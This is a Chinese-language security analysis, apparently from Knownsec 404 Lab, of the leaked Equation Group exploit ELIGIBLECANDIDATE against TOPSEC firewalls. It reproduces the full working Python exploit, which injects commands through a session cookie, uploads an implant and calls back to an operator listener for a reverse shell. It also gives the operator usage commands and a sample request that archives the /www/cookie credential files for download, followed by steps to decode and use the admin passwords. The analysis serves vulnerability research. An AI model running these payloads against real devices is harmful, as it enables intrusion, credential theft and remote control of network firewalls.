TOPSEC Firewalls RCE(ELIGIBLECANDIDATE) ELCA分析

author：Cnnetarmy (知道创宇404实验室)

I.漏洞概述

NSA的Equation Group(方程式组织)泄露的漏洞攻击代码已经有一段时间了，我们将Exploits中涉及到天融信防火墙的攻击代码进行了简单分析，该漏洞的利用代码

在/Firewall/Exploits/ELCA/eligiblecandidate.py，查看文件修改时间，得知该组织在2013年6月11号就已经发现了该漏洞。其实该漏洞不止影响天融信的防火墙，还影响基于TOS（Topsec Operating System）开发的其他产品，比如天融信的TopVPN、TopGage等众多产品。由于漏洞影响很大，基本影响天融信全线产品，所以延期3个月公开。鉴于方程式的漏洞EXP已经公开，我们将该漏洞的产生原理简单还原一下。

影响版本：

```
TOPSEC firewall versions 3.3.005.057.1 - 3.3.010.024.1
```

II.漏洞利用代码分析

查看`Firewall/EXPLOITS/ELCA/eligiblecandidate.py`中的代码，
在`/Firewall/SCRIPTS/ELCA.txt`中记录了脚本操作流程，首先是执行touch，获取服务器的相关信息，然后执行probe探测漏洞是否存在，该代码如下：

```
import sys
import tarfile
from time import ctime,sleep
from StringIO import StringIO

from fosho import HTTPSExploit,run_exploit,randstr
from fosho.requests.exceptions import *

class ELCAExploit(HTTPSExploit):
    name = "ELIGIBLECANDIDATE"
    version = "v1.1.0.1"
    desc="What is the sound of a single thread blocking?"
    modes = ["nopen"]

    exploit_url= "/cgi/maincgi.cgi"
    target_url= "/site/image/white.gif"
    stagerfn = "stage/stager.sh"
    tinyexec = "stage/tiny-exec/tiny-exec"
    setlog = "stage/setlog/setlog"
    required_exploit = HTTPSExploit.required_exploit+["cid"]
    required_probe = ["cid"]
    required_survey = ["cid"]
    required_clean = ["cid"]
    timeout = 120
    cfg = "ELCA.cfg"

    @classmethod
    def add_args(cur,cls):
        parser,subparsers = HTTPSExploit.add_args(cls)
        egroup = parser.add_argument_group("%s Options" %
                    cls.name)
        egroup.add_argument("--cid",type=str,help="Name of session
ID in cookie (default: auto)")
        return parser,subparsers

    def touch(self,resp=None):
        '''
        初次试探，获取相关信息，文件修改信息
        '''
        if not resp:
            resp = self.head(self.target_url)
        if 'etag' in resp.headers:
            etag,date = self._parse_etag(resp.headers['etag'])
            self.log.info("Etag - %s; Last modified - %s" % (etag,d
ate))

    def probe(self):
        target = "/site/pages/index.html"
```

```
        self.log.info("Checking current %s etag" % target)
        old = self.get_etag(target)
        sleep(1)
        self.log.info("Running touch on %s" % target)
        self._run_cmd("touch /w*/*/*/p*/*")#在系统上执行touch 命令，修
改/site/pages/目录下文件的时间
        self.log.info("Checking etag again to confirm")
        new = self.get_etag(target)
        if new[0] == old[0]:#查看etag标签是否改变来确定是否存在漏洞
            return "Unable to touch %s" % target

    def exploit(self):
        '''
        执行exp
        '''
        self.log.info("Cleaning up /tmp/ ...")
        self._run_cmd("rm -f /t*/cgi*")#先清空/t*/即tmp下的文件，然后用
于post上传数据
        self._upload_run()

    def clean(self):
        '''
        清理临时文件
        '''
        self.log.info("Cleaning up /tmp/ ...")
        self._run_cmd("rm -f /t*/cgi*")
        self._run_cmd("rm -f /t*/.a")
        self._run_cmd("rm -f /t*/.te*")

    def build_nopen_exploit_payload(self):
        cmd = "./htttpd %s D=-c%s tos_configd &" % ("./httpd",sel
f.ns.callback)
        self.build_exploit_payload(cmd)

    def build_exploit_payload(self,cmd="/tmp/httpd"):
        out = StringIO()
        tf = tarfile.open(mode="w:gz",fileobj=out)

        tf.dereference = True
        try:
            tf.add(self.tinyexec,arcname='htttpd')
            tf.add(self.binpath,arcname='httpd')
            tf.add(self.setlog,arcname='httppd')
            ##

        except IOError, e:
            self.log.error("Couldn't find file. Ensure paths are co
rrect and you have run make.")
            raise e
```

```
        tf.close()
        out.seek(0)
        tdata = out.read()

        self.folder = randstr(5)
        stager = ""
        for i,l in enumerate(open(self.stagerfn).readlines()):
            if i == 0 or not l.strip().startswith("#"):
                stager+=l

        flen = len(stager.format(rand=self.folder,flen=len(stage
r),cmd=cmd))
        self.payload = stager.format(rand=self.folder,flen=flen,cm
d=cmd)
        self.payload +=  tdata

    def _get_cid(self):
        '''
        获取cookie中session id 的键值
        在分析固件代码中可以发现，该键值是session_id_[port]
        '''
        if self.cid:
            self.log.info("Already know cookie id: %s" % self.cid)
            return self.cid
        try:
            cid = self.get(self.exploit_url).cookies.keys()[0]
            self.log.info("Detected cookie id: %s" % cid)
            return cid
        except IndexError:
            self.log.warning("Could not reliably detect cookie. Usi
ng 'session_id'...")
            return "session_id"

    def _upload_run(self):
        '''
        上传利用代码
        '''
        self.log.info("Uploading and moving file...")
        p = StringIO(self.payload)
        if not self.cid:
            self._get_cid()
        self.post(self.exploit_url,cookies={self.cid:"x`cp /t*/cg*
/tmp/.a`"},
                    files={randstr(5):p})
        self.log.info("Making file executable...")
        self._run_cmd("chmod +x /tmp/.a")
        self.log.info("Running payload...")
        try:
            self._run_cmd("/tmp/.a",quiet=True)
```

```
            except KeyboardInterrupt:
                self.log.info("Closed manually by user. Exiting...")
            except Timeout:
                self.log.info("Connection timed out. Only a problem if
the callback was not received.")

    def _run_cmd(self,cmd,quiet=False,raw=False):
        '''
        将预执行的命令，存在cookie里,并执行请求
        '''
        if quiet:
            cmd = "%s 2>&1" % cmd
        if not raw:
            cmd = "x`%s`" % cmd
        if len(cmd) > 24:
            self.log.warning("Command is longer than 24 bytes: %s"
% cmd)
            self.continue_prompt("Are you sure you want to run thi
s? (y/N) ")
        if not self.cid:
            self._get_cid()
        self.log.debug("Running command on target: %s" % cmd)
        return self.get(self.exploit_url,cookies={self.cid:cmd})

    def _parse_etag(self,etag):
        '''
        解析处理etag标签
        '''
        etag = etag.split("/")[-1].strip('"')
        date = ctime(int(etag.split("-")[-1],16))
        return etag,date

def main():
    run_exploit(ELCAExploit)

if __name__=="__main__":
    main()
```

其通过先请求 `/site/pages/index.html` ，获取 `etag` 标识，然后执行 `touch /w*/*/*/p*/*` 命令（其真实路径为 `/www/htdocs/site/pages/index.html` ），修改文件时间，继续访问查看 `Etag` 是否变化来判断漏洞是否存在。如图:

```
Namespace(ask=False, binpath=u'', cert=None, cid='session_id_8080', color=True, debug=False, func=<unbound method ELCAExploit.do_probe>, host=' ', loadlast=False, mo
n=None, target='https:/[redacted]8080', timeout=120, tool=u'nopen', verify=False)
[+] Checking current /site/pages/index.html etag
[+] Requesting head https:/[redacted]8080/site/pages/index.html with following provided settings: {'allow_redirects': False}
[+] Starting new HTTPS connection (1): [redacted]
[+] "HEAD /site/pages/index.html HTTP/1.1" 200 0
[+] Running touch on /site/pages/index.html
[+] Running command on target: x touch /w*/*/*/p*/*`
[+] Requesting get https:/[redacted]:8080/cgi/maincgi.cgi with following provided settings: {'cookies': {'session_id_8080': 'x`touch /w*/*/*/p*/*`'}, 'allow_redi
[+] "GET /cgi/maincgi.cgi HTTP/1.1" 200 None
[+] Checking etag again to confirm
[+] Requesting head https:/[redacted]:8080/site/pages/index.html with following provided settings: {'allow_redirects': False}
[+] "HEAD /site/pages/index.html HTTP/1.1" 200 0
[+] Target is vulnerable. Safe to proceed.
[+] Saving session info to .last_session
[+] Log files saved to logs/2016-08-21-162744.log and logs/2016-08-21-162744_http.log
```

执行exploit,其先把/tmp临时目录里的文件清除，然后将后门文件代码执行post请求，存到临时文件里，再利用命令执行漏洞，执行上传的后门文件，从而反弹shell。其脚本使用说明如下：

```
#################
#    Exploit    #
#################

# Set up your listener locally :

/current/bin/FW/NOPEN/$NOCLIENT -l $RHP1


# Throwing ELCA with NOPEN cli

./eligiblecandidate.py -l exploit -p /current/bin/FW/NOPEN/$NOPEN  -c $CBIPADDR:$RHP1


# Throwing with ELCO.cfg
#
# vi Contents of ELCA.cfg to match as follows:
# Change settings to include the proper bin path for your static NOPEN.
#{
#    "timeout": 120,
#    "tool": "nopen",
#    "binpath": "/current/bin/FW/NOPEN/noserver-3.0.5.3-i686.pc.linux.gnu.redhat-5.0-static"
#}

 cat ELCA.cfg |sed 's/\"binpath\":\"\"/\"binpath\":\"\/current\/bin\/FW\/$NOPEN\"/g' > .tmp; cat .tmp > ELCA.
 cfg; rm .tmp

./eligiblecandidate.py -l exploit -c $CBIPADDR:$RHP1

```

III.命令执行漏洞原理

我们对/Firewall/Exploits/ELCA中涉及的漏洞进行分析。该漏洞是maincgi.cgi文件处理cookie设计缺陷导致漏洞的产生。

TOS安全操作系统的主文件为maincgi.cgi，所有Web版功能集成在此文件中，其实现位于so库文件中。

此文件main()函数逻辑如下

```
int __cdecl sub_804EBEE(int a1)   //main 函数
 {
   char v2; // [sp+10h] [bp-230h]@9  //变量定义
   //......省略
   int *v28; // [sp+238h] [bp-8h]@1
   v28 = &a1;    //变量初始化
   //.....省略
   sub_804E482(&s1, &v6);
   if ( cgiFormCheckboxSingle("loginSubmitIpt") )  //判断是不是登陆，是返回0，否则返回1
   {
     if ( cgiFormCheckboxSingle("loginRegister") ) //判断是不是注册，是返回0，不是返回1
     {
       if ( !sub_804E6E2(&s2) ) //判断Url的值是不是Main和MainFrame，返回相应内容
       {
         memset(&v3, 0, 0x20u);//空间初始化
         snprintf(&v3, 31 - strlen(&v3), "session_id_%s", cgiServerPort);  //拼接session名称，名称为session_id加cgiServer端口
         sub_817C75D(&v3, &unk_8221B00, 64);//获取session值，长度为64
         sub_804E394(&s2); //判断参数Url的值，列举一些功能并验证登陆，需要绕过
         ptr = (void *)getCookieFromFile(&unk_8221B00);   //判断session是否存在
         if ( ptr && *(_BYTE *)ptr )
         {
           //......省略
         }
         else//若获取的session内容不存在，则执行销毁操作
         {
           destroy_cookie_file(&unk_8221B00);   //销毁session，漏洞根源
           quit_system_timeout(&s2);
         }
       }
     }
     else
     {
       sub_80541DB(0);  //注册功能函数
     }
   }
   else
   {
     sub_80541DB(1);  //登陆功能函数
   }
 LABEL_141:
   clear_quit();
```

```
    sub_817B9F5();
    return 0;
}
```

可以看到只要存在`session`，并且参数`url`的值不等于系统内定的特定值，系统都会去尝试读取`session`的值，若`session`无效则会销毁`session`。销毁`session`的逻辑存在漏洞，所以我们进入该逻辑的条件是，请求中包含自定义的`session`且保证`url`的值不为如下值

```
 .data:08221B84                 dd offset aMainnav      ; "MainNav"
 .data:08221B88                 dd offset aMainright    ; "MainRigh
t"
 .data:08221B8C                 dd offset aHead         ; "Head"
 .data:08221B90                 dd offset aAaaauser_right ; "AAAAUs
er_right"
 .data:08221B94                 dd offset aAaaauser_lef_0 ; "AAAAUs
er_left"
 .data:08221B98                 dd offset aAaaagrade_ri_0 ; "AAAAGr
ade_right"
 .data:08221B9C                 dd offset aAaaagrade_le_0 ; "AAAAGr
ade_left"
 .data:08221BA0                 dd offset aAaaarole_1   ; "AAAARol
e"
```

跟进`destroy_cookie_file()`查看代码

```
int __cdecl destroy_cookie_file(int a1)
    {
          return destroy_cookie_file(a1);
    }
```


该函数调用的`destroy_cookie_file()`函数，传入的`a1`是我们`session`的值，该函数是此文件的导入函数，实现不在这个文件中。我们看下这个文件所使用的库都有哪些

```
 .init:0804D39C ; Interpreter '/lib/ld-linux.so.2'
 .init:0804D39C ; Needed Library 'libwebui_string.so'
 .init:0804D39C ; Needed Library 'libwebui_tools.so'
 .init:0804D39C ; Needed Library 'libwebui_parse.so'
 .init:0804D39C ; Needed Library 'libwebui_templ.so'
 //.......省略
```

目测函数就在这些库文件里面，使用`nm`命令可帮我们快速的找到函数实现

的地方，执行`nm -D *.so >1.txt`，将所有库文件的导入导出函数写入到`1.txt`里

然后查找`destroy_cookie_file`：



前面是T说明是导出函数，也就是函数在`libwebui_tools.so`中实现的。如果是U就是导入函数，函数只是在这引用。我们跟进查看：

```
int __cdecl destroy_cookie_file(const char *a1)
 {
   char s; // [sp+34h] [bp-84h]@4
   if ( a1 && strlen(a1) > 4 )
   {
     snprintf(&s, 0x80u, "rm %s%s %s%s* %s*%s* -f", "/www/cookie/",
a1, "/tmp/", a1, "/www/htdocs/site/image/", a1);
     system(&s);//直接拼接session内容，并执行system命令
   }
   return 0;
 }
```

可以看到直接拼接带入了`system`函数，这种拼接方式虽然有限制，但是不影响我们执行命令。此外还需要注意的是天融信的TOS系统内有沙盒，禁止了很多命令的执行，还禁止了`;`的使用，此处不对沙盒多做分析。

IV.漏洞利用

可以获取管理员密码等信息，近而修改设备配置，或直接执行系统命令，监听流量等。天融信相关设备会将用户的账号以及base64编码的密码存储在`/www/cookie`目录的文件中，可以直接读取(参考下图)。

Request

Raw | Params | Headers | Hex


```
GET /cgi/maincgi.cgi?Url=telnet HTTP/1.1
Host: [redacted]8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: session_id_8080=1|tar -cvf
/www/htdocs/site/image/404.tar /www/cookie
```


Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 500 Internal Server Error
Date: Tue, 23 Aug 2016 08:52:50 GMT
Server: Topsec
Connection: close
Content-Type: text/html; charset=iso-8859-1
Content-Length: 529

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>500 Internal Server Error</TITLE>
</HEAD><BODY>
<H1>Internal Server Error</H1>
The server encountered an internal error or
misconfiguration and was unable to complete
your request.<P>
Please contact the server administrator,
 service@topsec.com.cn and inform them of the time the error
occurred,
and anything you might have done that may have
caused the error.<P>
More information about this error may be available
in the server error log.<P>
</BODY></HTML>
```





解密`base64`，登陆即可

V.参考

- http://www.topsec.com.cn/aqtb/aqtb1/jjtg/160820.htm
- https://www.exploit-db.com/exploits/40273